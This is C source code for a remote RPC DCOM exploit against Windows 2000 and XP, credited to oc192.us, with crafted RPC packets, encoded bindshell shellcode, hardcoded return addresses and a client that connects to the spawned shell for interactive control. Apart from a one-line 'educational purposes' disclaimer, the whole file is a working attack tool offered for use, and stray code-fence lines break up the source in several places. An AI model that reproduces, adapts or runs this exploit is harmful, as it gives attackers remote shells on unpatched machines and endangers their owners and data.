/* Windows 2003 <= remote RPC DCOM exploit
 * Coded by .:[oc192.us]:. Security
 *
 * Features:
 *
 * -d destination host to attack.
 *
 * -p for port selection as exploit works on ports other than 135(139,445,539 etc)
 *
 * -r for using a custom return address.
 *
 * -t to select target type (Offset) , this includes universal offsets for -
 *    win2k and winXP (Regardless of service pack)
 *
 * -l to select bindshell port on remote machine (Default: 666)
 *
 * - Shellcode has been modified to call ExitThread, rather than ExitProcess, thus
 *   preventing crash of RPC service on remote machine.
 *
 *   This is provided as proof-of-concept code only for educational
 *   purposes and testing by authorized individuals with permission to
 *   do so.
 */

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

/* xfocus start */
unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0
x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
```

```
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};
/* end xfocus */

int type=0;
struct
```

```
{
  char *os;
  u_long ret;
}
 targets[] =
 {
  { "[Win2k-Universal]", 0x0018759F },
  { "[WinXP-Universal]", 0x0100139d },
}, v;


void usage(char *prog)
{
  int i;
  printf("RPC DCOM exploit coded by .:[oc192.us]:. Security\n");
  printf("Usage:\n\n");
  printf("%s -d <host> [options]\n", prog);
  printf("Options:\n");
  printf("    -d:                 Hostname to attack [Required]\n");
  printf("    -t:                 Type [Default: 0]\n");
  printf("    -r:                 Return address [Default: Selected from target]\n");
  printf("    -p:                 Attack port [Default: 135]\n");
  printf("    -l:                 Bindshell port [Default: 666]\n\n");
  printf("Types:\n");
  for(i = 0; i < sizeof(targets)/sizeof(v); i++)
    printf("  %d [0x%.8x]: %s\n", i, targets[i].ret, targets[i].os);
  exit(0);
}

unsigned char sc[]=
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x46\x00\x58\x00"

    "\xff\xff\xff\xff" /* return address */

    "\xcc\xe0\xfd\x7f" /* primary thread data block */
    "\xcc\xe0\xfd\x7f" /* primary thread data block */

    /* bindshell no RPC crash, defineable spawn port */
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
    "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
    "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
    "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
    "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
    "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
    "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
    "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\xdd\x5a\x60\xdf\xda\x8a\x81"
    "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
    "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
```

```
  "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
  "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
  "\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
  "\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
  "\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
  "\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
  "\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
  "\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
  "\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
  "\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
  "\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
  "\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
  "\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
  "\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
  "\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
  "\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
  "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
  "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
  "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
  "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
  "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
  "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";

/* xfocus start */
unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};
/* end xfocus */

/* Not ripped from teso =) */
void con(int sockfd)
{
  char rb[1500];
  fd_set  fdreadme;
  int i;

  FD_ZERO(&fdreadme);
  FD_SET(sockfd, &fdreadme);
  FD_SET(0, &fdreadme);

  while(1)
  {
    FD_SET(sockfd, &fdreadme);
    FD_SET(0, &fdreadme);
      if(select(FD_SETSIZE, &fdreadme, NULL, NULL, NULL) < 0 ) break;
        if(FD_ISSET(sockfd, &fdreadme))
        {
          if((i = recv(sockfd, rb, sizeof(rb), 0)) < 0)
          {
            printf("[-] Connection lost..\n");
            exit(1);
          }
            if(write(1, rb, i) < 0) break;
        }

        if(FD_ISSET(0, &fdreadme))
        {
```

```
        if((i = read(0, rb, sizeof(rb))) < 0)
        {
          printf("[-] Connection lost..\n");
          exit(1);
        }
         if (send(sockfd, rb, i, 0) < 0) break;
      }
        usleep(10000);
      }

      printf("[-] Connection closed by foreign host..\n");

      exit(0);
}

int main(int argc, char **argv)
{
   int len, len1, sockfd, c, a;
   unsigned long ret;
   unsigned short port = 135;
   unsigned char buf1[0x1000];
   unsigned char buf2[0x1000];
   unsigned short lportl=666; /* drg */
   char lport[4] = "\x00\xFF\xFF\x8b"; /* drg */
   struct hostent *he;
   struct sockaddr_in their_addr;
   static char *hostname=NULL;

   if(argc<2)
   {
     usage(argv[0]);
   }

   while((c = getopt(argc, argv, "d:t:r:p:l:"))!= EOF)
   {
     switch (c)
     {
       case 'd':
         hostname = optarg;
         break;
       case 't':
         type = atoi(optarg);
         if((type > 1) || (type < 0))
         {
           printf("[-] Select a valid target:\n");
             for(a = 0; a < sizeof(targets)/sizeof(v); a++)
             printf("   %d [0x%.8x]: %s\n", a, targets[a].ret, targets[a].os);
             return 1;
         }
         break;
       case 'r':
         targets[type].ret = strtoul(optarg, NULL, 16);
         break;
       case 'p':
         port = atoi(optarg);
         if((port > 65535) || (port < 1))
         {
           printf("[-] Select a port between 1-65535\n");
           return 1;
         }
```

```
      break;
    case 'l':
      lportl = atoi(optarg);
      if((port > 65535) || (port < 1))
      {
        printf("[-] Select a port between 1-65535\n");
        return 1;
      }
      break;
   default:
      usage(argv[0]);
      return 1;
  }
}

if(hostname==NULL)
{
  printf("[-] Please enter a hostname with -d\n");
  exit(1);
}

printf("RPC DCOM remote exploit - .:[oc192.us]:. Security\n");
printf("[+] Resolving host..\n");

if((he = gethostbyname(hostname)) == NULL)
{
  printf("[-] gethostbyname: Couldnt resolve hostname\n");
  exit(1);
}

printf("[+] Done.\n");

printf("-- Target: %s:%s:%i, Bindshell:%i, RET=[0x%.8x]\n",
        targets[type].os, hostname, port, lportl, targets[type].ret);

/* drg */
lportl=htons(lportl);
memcpy(&lport[1], &lportl, 2);
*(long*)lport = *(long*)lport ^ 0x9432BF80;
memcpy(&sc[471],&lport,4);

memcpy(sc+36, (unsigned char *) &targets[type].ret, 4);

their_addr.sin_family = AF_INET;
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
their_addr.sin_port = htons(port);

if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
   perror("[-] Socket failed");
   return(0);
}

if(connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
{
   perror("[-] Connect failed");
   return(0);
}

/* xfocus start */
```

```
len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;


*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc;
/* end xfocus */


if (send(sockfd,bindstr,sizeof(bindstr),0)== -1)
{
        perror("[-] Send failed");
        return(0);
}
len=recv(sockfd, buf1, 1000, 0);

if (send(sockfd,buf2,len1,0)== -1)
{
        perror("[-] Send failed");
        return(0);
}
close(sockfd);
sleep(1);

their_addr.sin_family = AF_INET;
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
their_addr.sin_port = lportl;

if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("[-] Socket failed");
    return(0);
}

if(connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
{
    printf("[-] Couldnt connect to bindshell, possible reasons:\n");
    printf("            1:          Host is firewalled\n");
    printf("            2:          Exploit failed\n");
    return(0);
```

```
    }
    printf("[+] Connected to bindshell..\n\n");
    sleep(2);
    printf("-- bling bling --\n\n");
    con(sockfd);
    return(0);
}
```